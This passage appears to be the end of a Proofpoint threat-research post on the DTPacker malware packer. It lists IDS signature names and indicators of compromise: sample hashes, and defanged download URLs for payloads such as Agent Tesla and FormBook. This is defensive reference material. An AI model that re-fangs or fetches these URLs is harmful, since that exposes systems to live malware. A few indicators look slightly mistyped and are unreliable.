2846706 - ETPRO MALWARE DTLoader Variant Activity

2847389 - ETPRO MALWARE DTLoader CnC Activity

2847503 - ETPRO MALWARE DTLoader Variant Activity

2847916 - ETPRO MALWARE DTLoader Obfuscated HTML Payload Inbound

2847940 - ETPRO MALWARE DTLoader Activity

2850461 - ETPRO MALWARE DTLoader Retrieving Encoded Payload

Sample Indicators of Compromise

Indicator	Description	Associated Malware
9d713d2254e529286ed3ac471e134169d2c7279b0eaf82eb9923cd46954d5d27	DTPacker SHA256	Agent Tesla
hxxps://hastebin[.]com/raw/azipitojuj hxxps://hastebin[.]com/raw/urafehisiv	Payload Download Location	Agent Tesla
285f4e79ae946ef179e45319caf11bf0c1cdaa376924b83bfbf82ed39361911b	DTPacker SHA256	Ave Maria RAT
512b2f1f4b659930900abcc8f51d175e88c81b0641b7450a6618b77848fa3b40	DTPacker SHA256	Agent Tesla
1312912d725d45bcd1b63922ec9a84abca7a8c9c669c13efbd03472c764be056	DTPacker SHA256	AsyncRAT

ba0f9be7cf006404bcfab6b6adbad0cef7281c3792490903632a4010d8a74f42	DTPacker SHA256	Agent Tesla
<p>hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=E2E813E9694BE43CAD964C0453632F91</p> <p>hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=63DC49E5D8F5F50F8838551347009928</p> <p>hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=D13B96F0619AC39B44A32D3E0A260C89</p> <p>hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=85530E49BB23CD9DBD8461A2FC5D18A2</p>	Payload Download Location	Agent Tesla
5d555eddfc23183dd821432fd2a4a04a543c8c1907b636440eb6e7d21829576c	DTPacker SHA256	Agent Tesla
hxxp://193.239.147[.]103/base/264712C97B662289D6644F926525A252.html	Payload Download Location	Agent Tesla
b53558a85b8bb10ce70cb0592a81e540683d459b9d8666b7927c105f1141a189	DTPacker SHA256	Snake Keylogger
<p>hxxp://osndjdjjd[jshgaggdkf[.]com/base/377A23697621555ED2123D80005200D7.html</p> <p>hxxp://osndjdjjd[jshgaggdkf[.]com/base/650D6251494D3B160CBC93685F2FA1E4.html</p> <p>hxxp://osndjdjjd[jshgaggdkf[.]com/base/2A812C716BD7EB40F36227E584D97524.html</p>	Payload Download Location	Snake Keylogger
9cc817f0205da4bde1d938e1817aa98fe4f4a5dcbcffbe8b45041e24c105aa0	DTPacker SHA256	Agent Tesla
<p>hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool- future-dalGLISH--goal-1FE8F2E05D5035C0446552639B8336B8.htm</p> <p>hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool- future-dalGLISH--goal-EC7D4835EC6F56BD999A943FEDF8D489.html</p> <p>hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool- future-dalGLISH--goal-DE7C2CE9F7D38544A851414C40C46A3F.html</p>	Payload Download Location	Agent Tesla
281cdbf590c22cd684700dcde609d6be48ddf3e4d988d48e65d9c688ce76f7af	DTPacker SHA256	Agent Tesla
hxxp://mmwrlridbhmibnr[.]ml/liverpool-fc-news/features/steven-gerrard-liverpool-future- dalGLISH--goal-40505C0917C3E190B486745F4941F177.html	DTPacker Download URL	Agent Tesla
a564eb282800ed662b1c55ae65fbbba86b6fecaa00a2e15ebb36a61fc53ac47c3a	DTPacker SHA256	Agent Tesla
affea9c276ded88eea1e39ac39fb19373c4b62d4251fb1d06f37a05e35dfa463	DTPacker SHA256	FormBook

hxxps://cdn.discordapp[.]com/attachments/
893177342426509335/897124528768032848/9722D04C.jpg

DTPacker
Download
URL

FormBook

hxxps://cdn.discordapp[.]com/attachments/
893177342426509335/897124531213336656/F526E587.jpg

4053206d66d627d145d9da8d8e208d08c85755036a5393ccc6e8afd6117df864

DTPacker
SHA256

Agent
Tesla

Subscribe to the Proofpoint Blog